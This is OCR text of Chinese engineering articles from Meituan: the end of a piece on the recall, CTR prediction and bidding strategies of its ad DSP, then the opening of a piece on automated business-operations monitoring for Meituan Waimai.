


图 3　策略闭环图

接下来详细介绍下美团 DSP 的召回、CTR 预估、点击价值预估相关的策略。

定向召回

从上一小节的介绍可以看到，定向召回服务分别在实时竞价过程中提供了站外广告的召回服务，在竞价完成之后提供了二跳页的广告召回服务。站外召回和站内二跳页召回没有本质的区别，比较常见的做法是二跳页会根据用户点击商品的品类进行品类过滤。下面我们具体看一下目前定向召回相关的具体策略。

基于实时行为召回

通过实时日志流平台准确的跟踪用户的实时点击浏览 / 收藏 / 购买行为，对于相应的用户重新投放用户近一段时间内发生过浏览 / 收藏 / 购买行为的商品。需要注意的是这个策略需要考虑召回概率按时间进行衰减，用户的实时行为能够比较强反映用户的近期兴趣，距离当前时间比较长的用户行为对于用户近期兴趣的定向偏弱。

基于位置召回

O2O 的业务特点与传统的电商有明显的区别，传统电商是在线上达成交易意向，然后通过快递送货的方式完成交易。O2O 业务绝大部分消费者是在线上买入电子券，然后要到店进行消费，所以用户的位置信息在广告召回中起着举足轻重的作用。我们在基于位置的广告召回中尝试了以下三种策略：

1. 实时地理位置召回

根据用户所在的实时地理位置召回距离比较近的广告。

- 对于移动端的广告流量，可以比较准确的获得用户的实时地理位置，从而进行比较精准的投放；
- 对于 PC 端的流量，地理位置是通过用户访问的 IP 地址进行推算的，所以地理位置是有偏移的，但是考虑到 PC 端浏览广告的流量用户位置一般都比较固定，比如用户一般是在上班或者在家休息，我们仍然使用了这个策略。

2. 实时商圈热单召回

根据用户所在的实时地理位置推断出用户目前所在商圈，给用户投放当前商圈的热门消费单。商圈的范围一般在几公里范围之内，对于用户到店消费是一个合理的距离范围，所以我们离线挖掘出每一个商圈的热门消费单，作为用户召回的候选。

> 可以看到策略 1 和策略 2 是不需要 userid 的，所以这两个策略也是我们在识别不到 userid 的时候一个比较好的冷启动召回策略。

3. 偏好商圈热单召回

通过离线分析用户历史的浏览 / 点击 / 购买行为，分析出用户的历史商圈偏好，召回用户偏好的商圈消费热单作为广告候选集。这个策略需要用户的 userid，仅对于能够识别并能映射到 userid 的用户适用。

基于协同过滤召回

基于协同过滤的召回策略我们融合了 user-based 和 item-based 两种。

基于 item-based 的协同过滤，我们首先通过用户的购买行为计算 item 之间的相似度，比如通过计算发现 item A 和 item B 之间的相似度比较高，我们把 item A 作为候选推荐给购买 item B 的用户，作为 item B 的用户的召回候选集之一；同样也把 item B 作为候选推荐给购买 item A 的用户，作为购买 item A 的用户的召回候选集之一。因为 item-based 协同过滤的特征，这一部分召回基本能够把热门爆款单都拉到候选集中。

基于 user-based 的协同过滤，我们同样需要先计算用户之间的相似度。计算用户相似度时，除了考虑用户购买的商品，还可以把用户所消费过的商家及商家所在的商圈作为相似度权重考虑进来。这么做是因为，很多商品是在全国多个城市都可以购买的，如果只采用用户购买的商品来计算相似度，可能把两个不同城市用户的相似度计算的比较高，加入商家和商圈的权重，可以大大降低这种情况的可能性。

基于矩阵分解的场景化召回

对于 O2O 消费的某些场景，比如美食和外卖，用户是否发生购买与用户目前所处的场景有很大关系，这里的场景包含时间、地点、季节、天气等。举个例子来说，工作日的中午，如果还在下雨，这个时候外卖的购买概率一般是比其他商品高的。

基于此，我们开发了基于矩阵分解的场景化召回策略。我们采用了 FM 模型来进行建模，建模的特征包括季节、时间（工作日 / 周末，一天之内的时段）、地点、天气等。这个策略的目的是希望召回用户实时的基于场景化的需求。

CTR 预估

上文提到在实时竞价阶段，AdServer 会跟 PredictorServer 请求每个广告的站外点击率和点击价值，最后 AdServer 根据获取的点击价值 v 和 ctr，根据 $v*ctr^t$ 进行站外广告排序，挑选 top 的广告。最终的报价公式如下：

$$a*\sum_{i=1}^{k} v_i*ctr_i^t+b \tag{1}$$

k 是本次竞价要展示的广告数，t,a,b 都是根据实际流量情况进行调整。其中 t 为

挤压因子，为了控制 ctr 在排序和报价中起作用的比重，t 越大，ctr 在排序和报价中的比重越高；a,b 需要根据 DSP 需要获取的流量和需要达到的 ROI 之间的权衡进行调整，a,b 越大，出价越高，获取的流量越多，成本越高，ROI 就减少。

公式 1 中 CTR 直接作为一个引子进行出价计算，所以这里的 CTR 必须是一个真实的点击率。因为在站外广告点击日志中，正样本是非常稀疏的，为了保证模型的准确度，我们一般都会采用负样本抽样。这样模型估计出来的 CTR 相对大小是没有问题的，可以作为排序依据，但是用来计算出价的时候，必须把负样本采样过程还原回去，我们在下面的小节中详细解释。

站外 CTR 预估

该模型目标是，对于 RecServer 召回的广告，预测出广告的相对点击率和真实点击率，相对点击率用于排序，真实点击率用于流量报价。对于每个流量，AdExchange 会下发给多个 DSP，报价最高的 DSP 会胜出，获取在这个流量上展示广告的机会。为了能够引入更多的优质流量，减少流量成本，提高 ROI、CTR 预估模型需要充分考虑站点、广告、用户等维度的信息。

广告的点击与转化主要与用户、广告、媒体（user，ad，publisher）这三个因素相关。我们的特征也主要从这三个方向去构建，并衍生出一些特征 [5]。

特征选择

1. 用户特征

用户浏览，购买的品类，用户画像，浏览器，操作系统等特征。

2. 广告特征

- 广告 deal 的属性特征，如商家、品类、价格、创意类型等特征。
- 广告 deal 的统计特征，如历史 CTR、CVR、PV、UV、订单量、评分等。

3. 媒体特征

网站类别，网站域名，广告位，尺寸等特征。

4. 匹配特征（主要是用户与广告维度的匹配）

- 用户浏览、购买的品类与广告品类的 match，商家的 match。
- 用户浏览广告的不同时间粒度的频次特征，比如用户浏览当前广告的次数、用户上次点击广告距离当前的时间差。

5. 组合特征

在 LR+ 人工特征的实现过程中，需要人工构造一些组合特征，比如，网站 + 广告、用户消费水平 + 价格、广告主 + 广告品类等，对于 FM 和 FFM 能都自动进行特征的组合。

6. 环境特征

广告的效果往往与用户所处的外部环境相关。比如 时段、工作日 / 节假日、移动端的经纬度等。

特征处理

最后再看我们具体如何构建模型。

1. 模型选择

由于站外的站点数量巨大、广告位较多、广告的品类较多，造成训练样本的特征数较大，需要选择合适的模型来处理，这里我们选用了 LR+ 人工特征的方式，确保训练的性能。

2. 特征降维

点击率模型需要考虑用户维度的数据，由于美团的用户量巨大，如果直接用用户 id 作为特征会造成特征数急剧增大，而且 one-hot encoding 后的样本会非常稀疏，从而影响模型的性能和效果。所以我们这里采用了用户的行为和画像数据来表征一个用户，从而降低用户维度的大小。

3. 负样本选择

- 对于站外广告，有很多广告位比较靠近页面的下方，没有被用户看到，这样的广告作为负样本是不合理的。我们在负样本选择的时候需要考虑广告的位置信

息，由于我们作为 DSP 无法获取广告是否真实被用户看到的信息。这里通过适当减少点击率较低的展位负样本数量，来减轻不合理的负样本的情况。

- 对于二跳页广告，只取点击的位置之前的负样本，而未点击的则只取 top20 的广告作为负样本。

4. 负样本采样

由于广告点击的正负样本分布极其不均，站外广告的点击率普遍较低，绝大多数样本是负样本，为了保证模型对正样本的召回，需要对负样本按照一定比例抽样。

5. 真实 CTR 校准

由于负样本抽样后，会造成点击率偏高的假象，需要将预测值还原成真实的值。调整的公式如下：

$$q = \frac{p}{\left(p + \frac{1-p}{w}\right)} \tag{2}$$

> q: 调整后的实际点击率。
>
> p: 负样本抽样下预估的点击率。
>
> w: 负样本抽样的比例。

二跳页 CTR 预估

当用户点击了广告后，会跳转到广告中间页，因为站外流量转化非常不容易，所以对于吸引进来的流量，我们希望通过比较精细化的排序给用户投放尽可能感兴趣的广告。

由于进入二跳页的流量大概比站外流量少两个数量级，我们可以使用比较复杂的模型，同时因为使用比较多的用户 / 广告特征，所以这里我们选择了效果比较好的 FFM[6] 模型（详情可以参考之前的博客文章《深入 FFM 原理与实践》）。

特征和样本处理方面的流程基本类似 CTR 预估模块中的样本处理流程。差别在

于广告在展示列表中的位置，对广告的点击概率和下单概率是有非常大影响的，排名越靠前的广告，越容易被点击和下单，这就是 position bias 的含义。在抽取特征和训练模型的时候，就需要很好去除这种 position bias。

我们在两个地方做这种处理：

- 在计算广告的历史 CTR 和历史 CVR 的时候，首先要计算出每个位置的历史平均点击率 ctr_p，和历史平均下单率 cvr_p，然后再计算 i 广告的每次点击和下单的时候，都根据这个 item 被展示的位置，计算为 ctr_0/ctr_p 及 cvr_0/ctr_p。
- 在产生训练样本的时候，把展示位置作为特征放在样本里面，并且在使用模型的时候，把展示位置特征统一置为 0。

点击价值预估

上文提到广告是根据 $v^{*}ctr^{i}$ 进行排序，并通过公式 1 进行报价。这里面的 v 就是点击价值（点击价值是指用户发生一次点击之后会带来的转化价值）。

广告业务的根本在于提高展示广告的 eCPM[7]，eCPM 的公式可以写为 $v^{*}ctr^{*}1000$，准确的预估点击价值是为了准确预估当前流量对于每一个广告的 eCPM。刘鹏在《计算广告》[8] 中提到，只要准确的估计出点击价值，通过点击价值计算和 CTR 计算得到的 eCPM 进行报价，就始终会有利润，这是因为 AdExchange 是按照广义第二出价进行收费的。

在实际投放过程中，出价公式可以随着业务目标的不同进行适当的调整，比如我们的出价公式中包含了挤压因子 t，和 a ，b 两个参数。出价越高带回来的流量越大，可能带来质量参差不齐的流量，一般在一段时间之内会引起 CTR 的降低，这样会带来 CPC 点击成本的提高，所以 ROI 会降低。反之出价比较低的情况下，带来的流量越少，经过比较细致的流量过滤，CTR 能长期保持在一个较高的水平，点击成本 CPC 比较低，ROI 就会比较高。

美团 DSP 在点击价值预估上经历了两个阶段：

- 第一阶段是站外广告的落地页是广告的详情页面时，广告的点击价值预估比较简单，只需要预估出站外流量到达广告详情页之后的 CVR 即可。正负样本的选择也比较简单，采集转化样本为正样本，采集浏览未转化样本作为负样本。我们也进行了适当的负样本采样和真实 CVR 校准，这里采用的方法跟上一节类似，不再赘述。
  - 模型方面，在控制特征复杂度的基础上，我们选择了效果不错的二次模型 FFM，复杂度和性能都能够满足线上的性能。
  - 特征方面，我们使用了站外实时特征 + 部分离线挖掘特征，由于 FFM 预测复杂度是 (k*n*n)，k 是隐向量长度，n 是特征的个数，特征的选择上需要挑选贡献度比较大的特征。
- 第一阶段投放之后，经过统计，详情页的用户流失率非常高，为了降低流失率，我们开发了广告二跳页，在二跳页里面，用户在站外点击的广告排在第一位，剩下的是根据我们的召回策略和排序策略决定的。根据公式 1，点击价值是由二跳页的 k 个广告共同决定的。但是在站外广告排序和报价的过程中，我们无法获取中间页的召回结果，所以在实际情况中是无法适用的。目前我们的策略是直接对当前用户和当前商品的特征建立一个回归模型，使用用户在二跳页上成交的金额作为 label 进行训练，模型分别尝试了 GBDT 和 FM，最终采用了效果稍好些的 GBDT 模型。

效果评估和监控

离线评估

业内常用的量化指标是 AUC，就是 ROC 曲线下的面积。AUC 数值越大，模型的分别能力越强。

Facebook 提出了 NE（Normalized Entropy）[9] 来衡量模型，NE 越小，模型越好。

$$NE = \frac{-\frac{1}{N}\sum_{i=1}^{n}\left(\frac{1+y_i}{2}\log(p_i) + \frac{1-y_i}{2}\log(1-p_i)\right)}{-(p*\log(p)+(1-p)*\log(1-p))} \quad (3)$$

N：训练的样本的数量。

yi：第 i 个样本的 lable，点击为 +1，未点击为 −1。

pi：第 i 个样本预估的点击率。

P：所有样本的实际点击率。

离线我们主要使用的是 AUC 和 NE 的评估方法。

在线 AB 测试

通过在线 ABtest，确保每次上线的效果都是正向的，多次迭代后，站外 CTR 提升 30%，广告二跳页 CTR 提升 13%，二跳页 CVR 提升 10%。

在线监控

1. 在线 AUC 监控

在线预估的 CTR 和 CVR，建立小时级流程，计算每个小时的在线 AUC。发现 AUC 异常的情况，会报警，确保模型在线应用是正常的。

2. 在线预估均值监控

在线预估的值会计算出平均值，确保均值在合理的范围之内。均值过高会导致报价偏高，获取流量的成本增加。均值过低，造成报价偏低，获取的流量就偏少，对于估值异常的情况能及时响应。

结束语

本文介绍了美团 DSP 在站外投放过程中的策略实践。很多细节都是在业务摸索过程中摸索出来的。后续有些工作还可以更细致深入下去：

1. 流量筛选

流量筛选目前还是比较粗暴的根据网站历史的 CTR 等直接进行过滤，后续会基于用户的站内外的行为，对流量进行精细化的筛选，提升有效流量，提高转换。

2. 动态调整报价

- 在 DSP 的报价环节，点击率预估模型会对每一个流量预估出一个 CTR，为了适应 adx 市场的需要，会加上指数和系数项进行调整。但是通过这种报价方式获取的流量，由于外部竞争环境的变化，流量天然在不同时段的差异，经常会出现 CPC 不稳定。该报价的系数对于所有的媒体都是一致的，而一般的优质媒体都是有底价的，且不同媒体的底价不一致，造成该报价方式无法适用所有的媒体，出现部分优质媒体无法获取足够的流量。
- 我们的目标是在 CPC 一定的情况下，在优质媒体、优质时段尽可能多的获取流量，这里我们需要根据实时的反馈和期望稳定的 CPC 来动态调整线上的报价 [10]。从而在竞价环境、时段、媒体变化时，CPC 保持稳定，进一步保证我们的收益最大化（同样的营销费用，获取的流量最多）。

3. 位置召回

基于位置的召回策略中，我们对用户的商圈属性没有作区分，比较粗粒度的统一召回，这样其实容易把用户当前时间 / 位置真正有兴趣的商品拍的比较靠后；比较好的办法是通过精准的用户画像和用户消费时间 / 位置上下文挖掘，根据用户竞价时的位置和时间，分析出用户转化率高的商圈，从而进行更加精准的投放。

在业务上，美团 DSP 会逐步接入市场上主流的 AdExchange 和自有媒体的流量。技术上，会持续探索机器学习、深度学习在 DSP 业务上的应用，从而提升美团 DSP 的效果。

参考文献

1. https://en.wikipedia.org/wiki/Demand-side_platform
2. https://en.wikipedia.org/wiki/Ad_exchange
3. https://developers.google.com/ad-exchange/rtb/cookie-guide?hl=en

4. https://en.wikipedia.org/wiki/Return_on_investment
5. http://www.xiutx.cn/archives/263
6. https://www.csie.ntu.edu.tw/~cjlin/libffm/
7. http://baike.baidu.com/view/1666309.htm
8. http://book.douban.com/subject/26596778/
9. http://www.herbrich.me/papers/adclicksfacebook.pdf
10. https://en.wikipedia.org/wiki/PID_controller

作者简介

鸿杰，美团平台与酒旅事业群用户增长策略负责人，曾就职于阿里，2015 年加入美团点评。主要致力于通过机器学习提升美团点评平台的活跃用户数，作为技术负责人，主导了站外渠道投放、站内新客运营等项目的算法工作，提升营销效率，有效降低营销成本。

李乐，美团点评美团平台与酒旅事业群用户增长组 DSP 业务基础召回和设备下载的负责人，2014 年 7 月从浙江大学硕士毕业后加入美团。负责过 CPS 搜索广告、新客运营、DSP 基础召回、DSP 设备下载等业务，致力于推动全网设备的精准触达。

运维

美团外卖自动化业务运维系统建设

宏伟

背景

美团外卖业务在互联网行业是非常独特的，不仅流程复杂——从用户下单、商家接单到配送员接单、交付，而且压力和流量在午、晚高峰时段非常集中。同时，外卖业务的增长非常迅猛，自 2013 年 11 月上线到最近峰值突破 1600 万，还不到 4 年。在这种情况下，一旦出现事故，单纯靠人工排查解决问题，存在较多的局限性。本文将详细解析问题发现、根因分析、问题解决等自动化运维体系的建设历程与相关设计原则。

外卖业务特点

首先从业务本身具有的一些特点来讲一下自动化业务运维的必要性。

业务流程复杂




图 1　用户角度的美团外卖技术体系

美团外卖的定位是“围绕在线商品交易与及时送达的 O2O 电商交易平台”。图 1 就是用户在使用美团外卖 App 过程中涉及到的技术模块，历经用户下单 --> 系统发给商家 --> 商家准备外卖 --> 配送，到最后用户收到商品比如热乎乎的盒饭，整个过程的时间需要控制在半小时之内。在这背后，整个产品线上还会涉及很多数据分析、统计、结算、合同等各个端的交互，因此，对一致性的要求高，同时并发量也很高。

图 2　美团外卖常规业务监控图

外卖业务每天在特定时刻流量陡增明显，有的时候还会和第三方做一些活动会造成系统流量瞬间达到午高峰的 2~3 倍，如图 2 所示。

业务增长迅猛




图 3　美团外卖重要成长里程碑

美团外卖自 2013 年上线至 2017 年 10 月份，在不到 4 年的时间里，日提单已达 2000 万，日完成订单突破 1600 万，如图 3 所示。这期间，业务产品一直处在高速迭代的过程中，某些数据访问的服务量会达到日均 120 亿 + 次，QPS 近 40 万。现在如果在午高峰出现一个小小的事故，就会造成比较大的损失。

综上所述，我们需要帮助开发人员准确地定位问题和快速解决问题。

需要解决的问题




图 4　开发人员日常监控痛点

我们在日常的业务运维工作中经常会碰到一些问题困扰着开发人员，如图 4 所示，主要有四大痛点：

① 各种维度的事件通知、报警事件充斥着开发人员的 IM，我们需要花很多精力去配置和优化报警阈值、报警等级才不会出现很多误报。我们希望可以将各种服务的报警指标和阈值标准化、自动化，然后自动收集这些事件进行统计。一方面可以帮助开发人员提前发现问题潜在的风险，另一方面为我们找出问题的根本原因提供有力的数据支持。

② 公司有多套监控系统，它们有各自的职责定位，但是互相没有关联，所以开发人员在排查问题时需要带着参数在不同的系统之间切换，这就降低了定位问题的效率。

③ 我们的代码中会有大量的降级限流开关，在服务异常时进行相应的保护操作。这些开关随着产品快速地迭代，我们并不能确定它们是否还有效。另外，我们需要较准确地进行容量规划以应对快速增长的业务量。这些都需要通过全链路压测帮我们不断地验证，并发现性能瓶颈，有效地评估服务容量。

④ 开发人员收到各种报警之后，通常都会根据自己的经验进行问题的排查，这些排查经验完全可以标准化（比如对某个服务的 TP99 异常，需要进行的排查操作），问题排查流程标准化之后，就可以通过计算机自动化。我们提高诊断的准确度，就需要将这个流程更加智能化，减少人为参与。

核心目标

我们希望通过一些自动化措施提升运维效率，从而将开发人员从日常的业务运维工作中解放出来，先来看一个用户使用场景：

如图 5 所示，触发服务保护有两条路径。

① 第一条，当用户在前期接收到我们的诊断报警后，直接被引导进入该报警可能会影响到业务大盘。这时我们要查看业务图表，如果影响到业务，引导用户直接进入该业务图表对应的核心链路，定位出问题的根本原因，进而再判断是否要触发该核心链路上对应的服务保护开关或预案。




图 5　自动化业务运维系统核心建设目标

② 第二条，用户也可以直接通过诊断报警进入对应的核心链路，查看最终引起异常的根本原因，引导用户判断是否需要触发相应的服务保护预案。

发现问题 --> 诊断问题 --> 解决问题，这个过程每一步都需要不断地提升准确度，具体数据可以通过全链路压测来获得，当某些场景准确度非常高的时候，就可以变为自动化方案。

因此，我们的核心目标是，当整个方案可以自动化进行下去之后，对于用户来说的使用场景就变成了：收到异常报警 -> 收到业务服务恢复通知。随着自动化方案越来越完备，开发人员可以更加关注业务逻辑的开发。

重点系统体系建设

确定了核心目标，我们开始着手开发产品。接下来就介绍一下我们建设这套系统的核心产品以及各个产品模块之间的关联，其它设计细节与我们碰到的坑，本文不着重描述了，之后会有更加针对性的文章分享出来。

体系架构

如图 6 所示，在自动化业务运维系统中，业务大盘与核心链路作为用户使用的入口，一旦用户查看业务指标出现问题，我们就需要快速定位该业务指标异常的根本原因。我们通过对核心链路上服务状态的分析，帮助开发人员定位最终的问题节点，并建议开发人员需要触发哪些服务保护预案。业务大盘的预测报警、核心链路的红盘诊断报警以及已经收集到各个维度的报警事件，如果能对它们做进一步的统计分析，可以帮助开发人员从更加宏观的角度提前发现服务可能潜在问题，相当于提前对服务做健康检查。我们需要定期通过全链路压测来不断验证问题诊断和服务保护是否有效，在压测时可以看到各个场景下的服务健康状态，对服务节点做到有效的容量规划。




图 6　业务监控运维体系架构

业务大盘

外卖业务会有非常多的业务指标进行监控，业务指标和系统指标、服务指标不同不同，需要业务方根据不同的业务自行上报监控数据。业务大盘作为业务运维系统的使用入口，可以让开发人员快速查看自己关心的业务指标的实时状态以及最近几天的走势。




图 7　业务监控大盘及拓展能力

如图 7 所示，业务大盘不光需要展示业务监控指标，还需要有很强的对外扩展能力，比如：

① 当出现业务指标异常时，根据后台的监控数据分析，可以手动或者自动进行事件标记，告知开发人员是什么原因引起了业务指标的波动，做到用户信息量的快速同步。

② 可以带着时间戳与类型快速引导开发人员进入其它监控系统，提高开发人排查问题的效率。

我们会定期对生产系统进行全链路压测，同时为了压测数据不污染真实的业务数据，会对压测流量监控进行隔离。

外卖业务场景，使我们大多数业务监控数据都呈现出很强的周期性，针对业务数据我们可以利用历史数据使用 Holt-Winters 等模型进行业务数据预测，当我们的实际值与预测值不在置信区间内将直接进行告警。

因为是更加偏向业务的运维系统，我们针对敏感的业务指标进行了相应的权限管理。

为了增加系统使用场景，我们需要支持移动端，使用户可以在任何地方通过手机就可以查看自己关心的监控大盘并触发服务保护预案。

核心链路

核心链路也是系统主要的使用入口，用户可以通过核心链路快速定位是哪一个调用链出现了问题。如图 8 所示，这里会涉及两个步骤：

① 我们需要给核心链路上的服务节点进行健康评分，根据评分模型来界定问题严重的链路。这里我们会根据服务的各个指标来描绘一个服务的问题画像，问题画像中的指标也会有权重划分，比如：当服务出现了失败率报警、TP99 报警，大量异常日志则会进行高权重的加分。

② 当我们确认完某条链路出现了问题，在链路上越往后的节点可能是引起问题的根节点，我们会实时获取该节点更多相关监控指标来进行分析诊断，这里会融合开发人员日常排查问题的 SOP，最终可能定位到是这个服务节点某些服务器的磁盘或者 CPU 等问题。

